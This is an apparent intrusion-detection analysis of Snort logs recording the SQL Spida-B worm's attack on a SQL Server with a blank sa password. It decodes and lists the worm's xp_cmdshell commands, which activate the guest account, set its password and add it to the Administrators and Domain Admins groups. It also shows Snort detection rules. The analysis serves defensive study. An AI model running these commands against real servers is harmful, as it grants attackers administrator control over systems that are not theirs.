06/29-09:52:31.174159 211.192.244.29:4349 -> XXX.YYY.128.184:1433 TCP TTL:117 TOS:0x0
ID:11234 IpLen:20 DgmLen:48 DF
******S* Seq: 0x76D1D084  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] Suspicious SQL Activities [**]
06/29-09:52:31.174685 XXX.YYY.128.184:1433 -> 211.192.244.29:4349 TCP TTL:128 TOS:0x0
ID:17973 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0xE442BF4E  Ack: 0x76D1D085  Win: 0x4510  TcpLen: 28
TCP Options (4) => MSS: 1360 NOP NOP SackOK

[**] Suspicious SQL Activities [**]
06/29-09:52:31.354981 211.192.244.29:4349 -> XXX.YYY.128.184:1433 TCP TTL:117 TOS:0x0
ID:11248 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x76D1D085  Ack: 0xE442BF4F  Win: 0x4510  TcpLen: 20

[**] Suspicious SQL Activities [**]
06/29-09:52:31.357260 211.192.244.29:4349 -> XXX.YYY.128.184:1433 TCP TTL:117 TOS:0x0
ID:11249 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x76D1D085  Ack: 0xE442BF4F  Win: 0x4510  TcpLen: 20

[**] Suspicious SQL Activities [**]
06/29-09:52:31.357745 XXX.YYY.128.184:1433 -> 211.192.244.29:4349 TCP TTL:128 TOS:0x0
ID:17974 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xE442BF4F  Ack: 0x76D1D086  Win: 0x4510  TcpLen: 20

[**] Suspicious SQL Activities [**]
06/29-09:52:31.358115 XXX.YYY.128.184:1433 -> 211.192.244.29:4349 TCP TTL:128 TOS:0x0
ID:17975 IpLen:20 DgmLen:40 DF
***A***F Seq: 0xE442BF4F  Ack: 0x76D1D086  Win: 0x4510  TcpLen: 20

[**] Suspicious SQL Activities [**]
06/29-09:52:31.539252 211.192.244.29:4349 -> XXX.YYY.128.184:1433 TCP TTL:117 TOS:0x0
ID:11272 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x76D1D086  Ack: 0xE442BF50  Win: 0x4510  TcpLen: 20

---- < Snipped > ----

 [**] Suspicious SQL Activities [**]
06/29-10:36:36.812710 211.192.244.29:4655 -> XXX.YYY.128.184:1433 TCP TTL:117 TOS:0x0
ID:43833 IpLen:20 DgmLen:552 DF
***AP*** Seq: 0xFD77EBB7  Ack: 0xBA72FE4  Win: 0x4510  TcpLen: 20
02 00 02 00 00 00 01 00 45 4C 45 50 48 41 4E 54  ........ELEPHANT
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 08 73 61 00 00 00 00 00 00 00  .......sa.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 30 30 30 30 30 33 37 38 00 00 00  .....00000378...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 BF  ..............P.
1B 5D 57 08 03 01 06 0A 09 01 01 00 00 00 00 00  .]W.............
00 00 00 00 4D 69 63 72 6F 73 6F 66 74 28 52 29  ....Microsoft(R)
20 57 69 00 00 00 00 00 00 00 00 00 00 00 00 00   Wi.............
00 00 0F 32 30 33 2E 32 31 38 2E 31 32 38 2E 31  ...XXX.YYY.128.1
38 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00  84..............
00 0F 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 02 04 02 00 00 4F 4C 45 44 42 00 00 00 00 00  ......OLEDB.....
05 06 00 00 00 00 0D 11 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

[**] Suspicious SQL Activities [**]
06/29-10:36:36.982616 XXX.YYY.128.184:1433 -> 211.192.244.29:4655 TCP TTL:128 TOS:0x0
ID:18122 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xBA72FE4  Ack: 0xFD77EDB7  Win: 0x4310  TcpLen: 20

[**] Suspicious SQL Activities [**]
06/29-10:36:37.162066 211.192.244.29:4655 -> XXX.YYY.128.184:1433 TCP TTL:117 TOS:0x0
ID:43834 IpLen:20 DgmLen:111 DF
***AP*** Seq: 0xFD77EDB7  Ack: 0xBA72FE4  Win: 0x4510  TcpLen: 20
02 01 00 47 00 00 02 00 00 00 00 00 00 00 00 01  ...G............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 34 30 39  .............409
36 00 00 04 00 00 00                             6......

[**] Suspicious SQL Activities [**]
06/29-10:36:37.165923 XXX.YYY.128.184:1433 -> 211.192.244.29:4655 TCP TTL:128 TOS:0x0
ID:18123 IpLen:20 DgmLen:276 DF
***AP*** Seq: 0xBA72FE4  Ack: 0xFD77EDFE  Win: 0x42C9  TcpLen: 20
04 01 00 EC 00 33 01 00 E3 0F 00 01 06 6D 61 73  .....3.......mas
74 65 72 06 6D 61 73 74 65 72 AB 3A 00 45 16 00  ter.master.:.E..
00 02 00 25 00 43 68 61 6E 67 65 64 20 64 61 74  ...%.Changed dat
61 62 61 73 65 20 63 6F 6E 74 65 78 74 20 74 6F  abase context to
20 27 6D 61 73 74 65 72 27 2E 09 57 45 42 53 45   'master'..WEBSE
52 56 45 52 00 00 00 E3 0D 00 02 0A 75 73 5F 65  RVER........us_e
6E 67 6C 69 73 68 00 AB 3C 00 47 16 00 00 01 00  nglish..<.G.....
27 00 43 68 61 6E 67 65 64 20 6C 61 6E 67 75 61  '.Changed langua
67 65 20 73 65 74 74 69 6E 67 20 74 6F 20 75 73  ge setting to us
5F 65 6E 67 6C 69 73 68 2E 09 57 45 42 53 45 52  _english..WEBSER
56 45 52 00 00 00 E3 09 00 03 05 69 73 6F 5F 31  VER........iso_1
01 00 AD 20 00 01 04 02 00 00 16 4D 69 63 72 6F  ... .......Micro
73 6F 66 74 20 53 51 4C 20 53 65 72 76 65 72 00  soft SQL Server.
00 5F 08 00 C2 E3 0B 00 04 04 34 30 39 36 04 34  ._........4096.4
30 39 36 FD 00 00 00 00 00 00 00 00              096.........

---- < Snipped > ----

[**] MS-SQL xp_cmdshell - program execution [**]
06/29-10:36:37.747637 211.192.244.29:4656 -> XXX.YYY.128.184:1433 TCP TTL:117 TOS:0x0
ID:43840 IpLen:20 DgmLen:126 DF
***AP*** Seq: 0xFD7BC7B5  Ack: 0xBAAA33C  Win: 0x436C  TcpLen: 20
01 01 00 56 00 00 01 00 65 00 78 00 65 00 63 00  ...V....e.x.e.c.
20 00 78 00 70 00 5F 00 63 00 6D 00 64 00 73 00   .x.p._.c.m.d.s.
68 00 65 00 6C 00 6C 00 20 00 27 00 65 00 63 00  h.e.l.l. .'.e.c.
68 00 6F 00 20 00 XX 00 XX 00 XX 00 2E 00 XX 00  h.o. .X.X.X...X.
XX 00 XX 00 2E 00 31 00 32 00 38 00 2E 00 31 00  X.X...1.2.8...1.
38 00 34 00 27 00                                8.4.'.

[**] Suspicious SQL Activities [**]
06/29-10:36:37.777104 XXX.YYY.128.184:1433 -> 211.192.244.29:4656 TCP TTL:128 TOS:0x0
ID:18128 IpLen:20 DgmLen:130 DF
***AP*** Seq: 0xBAAA33C  Ack: 0xFD7BC80B  Win: 0x4379  TcpLen: 20
04 01 00 5A 00 33 01 00 81 01 00 00 00 01 00 E7  ...Z.3..........
FE 01 06 6F 00 75 00 74 00 70 00 75 00 74 00 D1  ...o.u.t.p.u.t..
1E 00 XX 00 XX 00 XX 00 2E 00 XX 00 XX 00 XX 00  ..X.X.X...X.X.X.
2E 00 31 00 32 00 38 00 2E 00 31 00 38 00 34 00  ..1.2.8...1.8.4.
D1 FF FF FF 01 00 00 00 00 00 00 00 79 00 00 00  ............y...
00 FE 00 00 E0 00 00 00 00 00                    ..........

---- < Snipped > ----

[**] MS-SQL xp_cmdshell - program execution [**]
06/29-10:36:38.441919 211.192.244.29:4657 -> XXX.YYY.128.184:1433 TCP TTL:117 TOS:0x0
```

```
ID:43846 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0xFD7F59C8  Ack: 0xBAE0122  Win: 0x436C  TcpLen: 20
01 01 00 62 00 00 01 00 65 00 78 00 65 00 63 00  ...b....e.x.e.c.
20 00 78 00 70 00 5F 00 63 00 6D 00 64 00 73 00   .x.p._.c.m.d.s.
68 00 65 00 6C 00 6C 00 20 00 27 00 6E 00 65 00  h.e.l.l. .'.n.e.
74 00 20 00 75 00 73 00 65 00 72 00 20 00 67 00  t. .u.s.e.r. .g.
75 00 65 00 73 00 74 00 20 00 2F 00 61 00 63 00  u.e.s.t. ./.a.c.
74 00 69 00 76 00 65 00 3A 00 79 00 65 00 73 00  t.i.v.e.:.y.e.s.
27 00                                            '.

[**] Suspicious SQL Activities [**]
06/29-10:36:38.584955 XXX.YYY.128.184:1433 -> 211.192.244.29:4657 TCP TTL:128 TOS:0x0
ID:18133 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xBAE0122  Ack: 0xFD7F5A2A  Win: 0x4381  TcpLen: 20

[**] Suspicious SQL Activities [**]
06/29-10:36:38.732058 XXX.YYY.128.184:1433 -> 211.192.244.29:4657 TCP TTL:128 TOS:0x0
ID:18134 IpLen:20 DgmLen:175 DF
***AP*** Seq: 0xBAE0122  Ack: 0xFD7F5A2A  Win: 0x4381  TcpLen: 20
04 01 00 87 00 33 01 00 81 01 00 00 00 01 00 E7  .....3..........
FE 01 06 6F 00 75 00 74 00 70 00 75 00 74 00 D1  ...o.u.t.p.u.t..
48 00 54 00 68 00 65 00 20 00 63 00 6F 00 6D 00  H.T.h.e. .c.o.m.
6D 00 61 00 6E 00 64 00 20 00 63 00 6F 00 6D 00  m.a.n.d. .c.o.m.
70 00 6C 00 65 00 74 00 65 00 64 00 20 00 73 00  p.l.e.t.e.d. .s.
75 00 63 00 63 00 65 00 73 00 73 00 66 00 75 00  u.c.c.e.s.s.f.u.
6C 00 6C 00 79 00 2E 00 0D 00 D1 FF FF D1 FF FF  l.l.y...........
FF 01 00 00 00 00 00 00 00 79 00 00 00 00 FE 00  .........y......
00 E0 00 00 00 00 00                             .......

---- < Snipped > ----

[**] MS-SQL xp_cmdshell - program execution [**]
06/29-10:36:39.389485 211.192.244.29:4658 -> XXX.YYY.128.184:1433 TCP TTL:117 TOS:0x0
ID:43852 IpLen:20 DgmLen:132 DF
***AP*** Seq: 0xFD8397CF  Ack: 0xBB2A4F2  Win: 0x436C  TcpLen: 20
01 01 00 5C 00 00 01 00 65 00 78 00 65 00 63 00  ...\....e.x.e.c.
20 00 78 00 70 00 5F 00 63 00 6D 00 64 00 73 00   .x.p._.c.m.d.s.
68 00 65 00 6C 00 6C 00 20 00 27 00 6E 00 65 00  h.e.l.l. .'.n.e.
74 00 20 00 75 00 73 00 65 00 72 00 20 00 67 00  t. .u.s.e.r. .g.
75 00 65 00 73 00 74 00 20 00 6C 00 31 00 72 00  u.e.s.t. .l.1.r.
30 00 73 00 36 00 72 00 33 00 27 00              0.s.6.r.3.'.

[**] Suspicious SQL Activities [**]
06/29-10:36:39.586380 XXX.YYY.128.184:1433 -> 211.192.244.29:4658 TCP TTL:128 TOS:0x0
ID:18139 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xBB2A4F2  Ack: 0xFD83982B  Win: 0x4387  TcpLen: 20

[**] Suspicious SQL Activities [**]
06/29-10:36:39.736835 XXX.YYY.128.184:1433 -> 211.192.244.29:4658 TCP TTL:128 TOS:0x0
ID:18140 IpLen:20 DgmLen:175 DF
***AP*** Seq: 0xBB2A4F2  Ack: 0xFD83982B  Win: 0x4387  TcpLen: 20
04 01 00 87 00 33 01 00 81 01 00 00 00 01 00 E7  .....3..........
FE 01 06 6F 00 75 00 74 00 70 00 75 00 74 00 D1  ...o.u.t.p.u.t..
48 00 54 00 68 00 65 00 20 00 63 00 6F 00 6D 00  H.T.h.e. .c.o.m.
6D 00 61 00 6E 00 64 00 20 00 63 00 6F 00 6D 00  m.a.n.d. .c.o.m.
70 00 6C 00 65 00 74 00 65 00 64 00 20 00 73 00  p.l.e.t.e.d. .s.
75 00 63 00 63 00 65 00 73 00 73 00 66 00 75 00  u.c.c.e.s.s.f.u.
6C 00 6C 00 79 00 2E 00 0D 00 D1 FF FF D1 FF FF  l.l.y...........
FF 01 00 00 00 00 00 00 00 79 00 00 00 00 FE 00  .........y......
00 E0 00 00 00 00 00                             .......

---- < Snipped > ----

[**] MS-SQL xp_cmdshell - program execution [**]
06/29-10:36:40.399949 211.192.244.29:4659 -> XXX.YYY.128.184:1433 TCP TTL:117 TOS:0x0
ID:43858 IpLen:20 DgmLen:166 DF
***AP*** Seq: 0xFD884BA8  Ack: 0xBB725EF  Win: 0x436C  TcpLen: 20
01 01 00 7E 00 00 01 00 65 00 78 00 65 00 63 00  ...~....e.x.e.c.
20 00 78 00 70 00 5F 00 63 00 6D 00 64 00 73 00   .x.p._.c.m.d.s.
68 00 65 00 6C 00 6C 00 20 00 27 00 6E 00 65 00  h.e.l.l. .'.n.e.
74 00 20 00 6C 00 6F 00 63 00 61 00 6C 00 67 00  t. .l.o.c.a.l.g.
72 00 6F 00 75 00 70 00 20 00 61 00 64 00 6D 00  r.o.u.p. .a.d.m.
69 00 6E 00 69 00 73 00 74 00 72 00 61 00 74 00  i.n.i.s.t.r.a.t.
6F 00 72 00 73 00 20 00 67 00 75 00 65 00 73 00  o.r.s. .g.u.e.s.
74 00 20 00 2F 00 61 00 64 00 64 00 27 00        t. ./.a.d.d.'.
```


```
[**] Suspicious SQL Activities [**]
06/29-10:36:40.464893 XXX.YYY.128.184:1433 -> 211.192.244.29:4659 TCP TTL:128 TOS:0x0
ID:18145 IpLen:20 DgmLen:307 DF
***AP*** Seq: 0xBB725EF  Ack: 0xFD884C26  Win: 0x4365  TcpLen: 20
04 01 01 0B 00 33 01 00 81 01 00 00 00 01 00 E7  .....3..........
FE 01 06 6F 00 75 00 74 00 70 00 75 00 74 00 D1  ...o.u.t.p.u.t..
40 00 53 00 79 00 73 00 74 00 65 00 6D 00 20 00  @.S.y.s.t.e.m. .
65 00 72 00 72 00 6F 00 72 00 20 00 31 00 33 00  e.r.r.o.r. .1.3.
37 00 38 00 20 00 68 00 61 00 73 00 20 00 6F 00  7.8. .h.a.s. .o.
63 00 63 00 75 00 72 00 72 00 65 00 64 00 2E 00  c.c.u.r.r.e.d...
0D 00 D1 FF FF D1 86 00 54 00 68 00 65 00 20 00  ........T.h.e. .
73 00 70 00 65 00 63 00 69 00 66 00 69 00 65 00  s.p.e.c.i.f.i.e.
64 00 20 00 61 00 63 00 63 00 6F 00 75 00 6E 00  d. .a.c.c.o.u.n.
74 00 20 00 6E 00 61 00 6D 00 65 00 20 00 69 00  t. .n.a.m.e. .i.
73 00 20 00 61 00 6C 00 72 00 65 00 61 00 64 00  s. .a.l.r.e.a.d.
79 00 20 00 61 00 20 00 6D 00 65 00 6D 00 62 00  y. .a. .m.e.m.b.
65 00 72 00 20 00 6F 00 66 00 20 00 74 00 68 00  e.r. .o.f. .t.h.
65 00 20 00 6C 00 6F 00 63 00 61 00 6C 00 20 00  e. .l.o.c.a.l. .
67 00 72 00 6F 00 75 00 70 00 2E 00 0D 00 D1 FF  g.r.o.u.p.......
FF D1 FF FF FF 01 00 00 00 00 00 00 00 79 02 00  .............y..
00 00 FE 00 00 E0 00 00 00 00 00                 ...........

---- < Snipped > ----

[**] MS-SQL xp_cmdshell - program execution [**]
06/29-10:36:41.129708 211.192.244.29:4660 -> XXX.YYY.128.184:1433 TCP TTL:117 TOS:0x0
ID:43865 IpLen:20 DgmLen:158 DF
***AP*** Seq: 0xFD8BEA34  Ack: 0xBBA9A67  Win: 0x436C  TcpLen: 20
01 01 00 76 00 00 01 00 65 00 78 00 65 00 63 00  ...v....e.x.e.c.
20 00 78 00 70 00 5F 00 63 00 6D 00 64 00 73 00   .x.p._.c.m.d.s.
68 00 65 00 6C 00 6C 00 20 00 27 00 6E 00 65 00  h.e.l.l. .'.n.e.
74 00 20 00 67 00 72 00 6F 00 75 00 70 00 20 00  t. .g.r.o.u.p. .
22 00 44 00 6F 00 6D 00 61 00 69 00 6E 00 20 00  ".D.o.m.a.i.n. .
41 00 64 00 6D 00 69 00 6E 00 73 00 22 00 20 00  A.d.m.i.n.s.". .
67 00 75 00 65 00 73 00 74 00 20 00 2F 00 61 00  g.u.e.s.t. ./.a.
64 00 64 00 27 00                                d.d.'.

[**] Suspicious SQL Activities [**]
06/29-10:36:41.189922 XXX.YYY.128.184:1433 -> 211.192.244.29:4660 TCP TTL:128 TOS:0x0
ID:18150 IpLen:20 DgmLen:345 DF
***AP*** Seq: 0xBBA9A67  Ack: 0xFD8BEAAA  Win: 0x436D  TcpLen: 20
04 01 01 31 00 33 01 00 81 01 00 00 00 01 00 E7  ...1.3..........
FE 01 06 6F 00 75 00 74 00 70 00 75 00 74 00 D1  ...o.u.t.p.u.t..
86 00 54 00 68 00 69 00 73 00 20 00 63 00 6F 00  ..T.h.i.s. .c.o.
6D 00 6D 00 61 00 6E 00 64 00 20 00 63 00 61 00  m.m.a.n.d. .c.a.
6E 00 20 00 62 00 65 00 20 00 75 00 73 00 65 00  n. .b.e. .u.s.e.
64 00 20 00 6F 00 6E 00 6C 00 79 00 20 00 6F 00  d. .o.n.l.y. .o.
6E 00 20 00 61 00 20 00 57 00 69 00 6E 00 64 00  n. .a. .W.i.n.d.
6F 00 77 00 73 00 20 00 32 00 30 00 30 00 30 00  o.w.s. .2.0.0.0.
20 00 44 00 6F 00 6D 00 61 00 69 00 6E 00 20 00   .D.o.m.a.i.n. .
43 00 6F 00 6E 00 74 00 72 00 6F 00 6C 00 6C 00  C.o.n.t.r.o.l.l.
65 00 72 00 2E 00 0D 00 D1 FF FF D1 66 00 4D 00  e.r.........f.M.
6F 00 72 00 65 00 20 00 68 00 65 00 6C 00 70 00  o.r.e. .h.e.l.p.
20 00 69 00 73 00 20 00 61 00 76 00 61 00 69 00   .i.s. .a.v.a.i.
6C 00 61 00 62 00 6C 00 65 00 20 00 62 00 79 00  l.a.b.l.e. .b.y.
20 00 74 00 79 00 70 00 69 00 6E 00 67 00 20 00   .t.y.p.i.n.g. .
4E 00 45 00 54 00 20 00 48 00 45 00 4C 00 50 00  N.E.T. .H.E.L.P.
4D 00 53 00 47 00 20 00 33 00 35 00 31 00 35 00  M.S.G. .3.5.1.5.
2E 00 0D 00 D1 FF FF D1 FF FF FF 01 00 00 00 00  ................
00 00 00 79 02 00 00 00 FE 00 00 E0 00 00 00 00  ...y............
00                                               .

--- < Snipped > ---
```

1. Source of Trace

The Snort alert and log data were captured by a computer running a Snort IDS that monitors the network traffic between the SQL server in my home network and the Internet.

2. Detect was Generated by

The Snort alert and log data are generated by Snort IDS 1.8.3 - Win32 version with the Snort 1.8.6 ruleset. Taking a Snort alert and log data as an example, an interpretation of the Snort alert and log data is given below:



To get a comprehensive understanding of the SQL snake, one log rule was added to the local.rules file to log those unsolicited SQL connection requests and the responses from our SQL server:

```
log tcp $EXTERNAL_NET any <> $HOME_NET 1433 \
   (msg:"Suspicious SQL Activities"; flags:SAP*;)
```

For other access violation alerts (i.e. "MS-SQL xp_cmdshell - program execution"), they are generated by this snort rule:

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 1433 \
     (msg:"MS-SQL xp_cmdshell - program execution"; \
      content:
"x|00|p|00|_|00|c|00|m|00|d|00|s|00|h|00|e|00|l|00|l|00|";\
      nocase; flags:A+; classtype:attempted-user; sid:687; rev:3;)
```

During its examination of network traffic, snort will generate an alert if the payload content of the packet contains the following hexadecimal pattern:

```
"x|00|p|00|_|00|c|00|m|00|d|00|s|00|h|00|e|00|l|00|l|00|"
```

3. Probability the Source Address was Spoofed

Since this attack involves a scan for active SQL port 1433 and then sends commands to the targeted SQL Server once it was identified, the attacker need to obtain reply packets from the listening SQL Server. For the 7 TCP sessions between the attacker and our SQL server, they were established via normal 3-way handshaking and were later terminated normally. In addition, the IP identification numbers and the TCP sequence numbers for the attacker seemed normal.

Therefore, the probability of address spoofing was low.

However, there may have a small chance that the attacker was in the middle of the reply packet path between our SQL server and the attacking IP so address spoofing could be possible.

4. Description of Attack

This worm, SQL Spida-B, exploits those mis-configured SQL Servers (such as Microsoft SQL Server 7.0, Microsoft SQL Server 2000 or Microsoft SQL Desktop Engine) having a null system administrator 'sa' password. After scanning the Internet for active and listening SQL Server, the worm connects to the SQL Server using the sa account and null password.

If successful, the worm enables the guest account, sets password for the guest account, put the guest account into the Administrators group and the Domain Admin group.

Packet traces for the worm's activities, except for some further TCP 139 and 445 probes, finished here. But according to those URL references listed in section 5, a full-scale SQL Spida-B attack continues with copying itself to the victim system. Then, the worm disables the guest account, sets the sa password to the same password as the guest account, and it executes the copy on the victim system [1].

Finally, the worm scans for other systems to infect and sends some information (including the password database, the network configuration, and other SQL server configuration) to the email address ixtld@postone.com [3].

There is no Common Vulnerabilities and Exposures (CVE) record for this attack.

5. Attack Mechanism

Let's start the discussion of the attack mechanism with the four basic questions:

Is this a stimulus or response?
Obviously, this is a stimulus with traffic initiates from the worm at 211.192.224.29

What service is being targeted?
The targeted service is TCP 1433 ms-sql-server.

Does the service have known vulnerabilities or exposures?
There are several CVE records for the ms-sql-server service. But this attack exploits the exposure arising from inappropriate configuration of the SQL Server or MSDE.

Is this benign, an exploit, denial of service, or reconnaissance?
This is both a reconnaissance and an exploit.

The attack begins with the attacking IP sending out TCP SYN packets to the Internet

with a destination port of 1433. When such a TCP SYN packet reaches my SQL server, which has a SQL Server 2000 installed and is listening on port 1433, the 2nd step of the TCP 3-way handshaking continues and the SQL server replies with a SYN-ACK packet. Upon receipt of the SYN-ACK packet, the worm has successfully identified a target system. Then it terminates the handshaking by sending out an ACK-FIN packet to my SQL server, which responses with an ACK packet and an ACK-FIN packet. The reconnaissance finishes with attacker acknowledging the packets from the SQL server.

Later, the worm initiates another TCP session following the normal 3-way handshaking procedure and connects to the SQL server using the sa account and a null password.

Microsoft SQL Server allow user to connect through a Windows NT/2000 user account (i.e. Windows Authentication) or a specified login name and password from a non-trusted connection (SQL Server Authentication). If the targeted SQL Server supports SQL Server Authentication and is using a null sa password, the worm can successfully connect to an instance of the SQL Server. Then, it instructs the SQL Server to execute the extended store procedure 'xp_cmdshell' to access and make changes to the operating system.

When xp_cmdshell is invoked using the sa account, which is a member of the sysadmin fixed server role, xp_cmdshell will be executed under the security context in which the SQL Server service is running. The security context is usually LocalSystem or Administrator, who have unrestricted access to system resources and that means any arbitrary commands can be executed [4].

Through xp_cmdshell, the following commands are passed to the underlying Windows 2000 Server operating systems and are being executed using the access privileges of LocalSystem:

```
echo my.sql.server   [Echoes the IP address of the SQL Server]
net user guest /active yes   [Activates the Guest account]
net user guest l1r0s6r3   [Set password for Guest account]
net localgroup administrators guest /add [Add Guest to Administrators group]
net group "Domain Admins" guest /add   [Add Guest to Domain Admins group]
```

In the SQL server, there is another Snort log rule that records suspicious NetBios traffic to and from the server:

```
log tcp ![$HOME_NET,255.255.255.255/32] any <> $HOME_NET 445 \
   (msg:"Suspicious NetBIOS Activities"; flags:SAP*;)
```

The Snort log data produced by the above rule reveals that the worm tries to map to the default administrative share admin$ of the SQL server via TCP 445 port but failed.

```
[**] Suspicious NetBIOS Activities [**]
06/29-10:36:55.908938 211.192.244.29:4661 -> XXX.YYY.128.184:445 TCP
TTL:117 TOS:0x0 ID:43911 IpLen:20 DgmLen:144 DF
***AP*** Seq: 0xFD8F6CE8  Ack: 0xBBE43A7  Win: 0x41E5  TcpLen: 20
00 00 00 64 FF 53 4D 42 75 00 00 00 00 18 07 C8  ...d.SMBu.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FE  ................
```

```
01 08 41 01 04 FF 00 64 00 08 00 01 00 39 00 00  ..A....d.....9..
5C 00 5C 00 XX 00 XX 00 XX 00 2E 00 XX 00 XX 00  \.\.X.X.X...X.X.
XX 00 2E 00 31 00 32 00 38 00 2E 00 31 00 38 00  X...1.2.8...1.8.
34 00 5C 00 41 00 44 00 4D 00 49 00 4E 00 24 00  4.\.A.D.M.I.N.$.
00 00 3F 3F 3F 3F 3F 00                          ..?????.
```

Afterwards, the worm terminates its connections and the network detects stop here. Please refer to the section 4 for a description of the remaining activities of the worm or go to the following URLs to get a more comprehensive description and details about the worm:

[1] http://www.f-secure.com/v-descs/sqlspida.shtml
[2] http://www.incidents.org/diary/diary.php?short=n&id=157
[3] http://www.cert.org/incident_notes/IN-2002-04.html
[4] http://www.microsoft.com/security/security_bulletins/ms02020_sql.asp

6. Correlations

The attack has been reported and posted to www.incidents.org on 12 May 2002 and 13 June 2002. On 12 May 2002, Robert Wagner posted some packet traces under the subject "SQLSNAKE Packet Trace". Full posting can be seen on [2].

```
--- < Snipped > ---

[**] SQL scan [**]
05/21-14:10:56.609891 12.251.27.65:2884 -> myip:1433
TCP TTL:114 TOS:0x0 ID:6846 IpLen:20 DgmLen:158 DF
***AP*** Seq: 0x13D81CD5  Ack: 0x91000690  Win: 0x42DC  TcpLen: 20
0x0000: 00 xx xx xx xx xx xx xx xx xx xx xx 00 45 00
.P...i..c.....E.
0x0010: 00 9E 1A BE 40 00 72 06 56 2D 0C FB 1B 41 xx xx
....@xxxxxxxxx,
0x0020: xx xx 0B 44 05 99 13 D8 1C D5 91 00 06 90 50 18
...D..........P.
0x0030: 42 DC A7 66 00 00 01 01 00 76 00 00 01 00 65 00
B..f.....v....e.
0x0040: 78 00 65 00 63 00 20 00 78 00 70 00 5F 00 63 00  x.e.c.
.x.p._.c.
0x0050: 6D 00 64 00 73 00 68 00 65 00 6C 00 6C 00 20 00  m.d.s.h.e.l.l.
.
0x0060: 27 00 6E 00 65 00 74 00 20 00 67 00 72 00 6F 00  '.n.e.t.
.g.r.o.
0x0070: 75 00 70 00 20 00 22 00 44 00 6F 00 6D 00 61 00  u.p.
.".D.o.m.a.
0x0080: 69 00 6E 00 20 00 41 00 64 00 6D 00 69 00 6E 00  i.n.
.A.d.m.i.n.
0x0090: 73 00 22 00 20 00 67 00 75 00 65 00 73 00 74 00  s.".
.g.u.e.s.t.
0x00A0: 20 00 2F 00 61 00 64 00 64 00 27 00               ./.a.d.d.'.

--- < Snipped > ---
```

On 13 June 2002, Ken Connelly posted a summary of TCP Port 1433 probe under the subject "[LOGS] Summary of large-scale portscanning detects".
See http://www.incidents.org/archives/intrusions/msg13287.html for details.

```
Jun 12 06:23:34 66.109.239.2:2156 -> xxx.yyy.1.2:1433 SYN ******S*
Jun 12 06:23:34 66.109.239.2:2173 -> xxx.yyy.1.19:1433 SYN ******S*
Jun 12 06:23:34 66.109.239.2:2155 -> xxx.yyy.1.1:1433 SYN ******S*
Jun 12 06:23:34 66.109.239.2:2158 -> xxx.yyy.1.4:1433 SYN ******S*
Jun 12 06:23:34 66.109.239.2:2174 -> xxx.yyy.1.20:1433 SYN ******S*
```

```
Jun 12 06:23:34 66.109.239.2:2159 -> xxx.yyy.1.5:1433 SYN ******S*
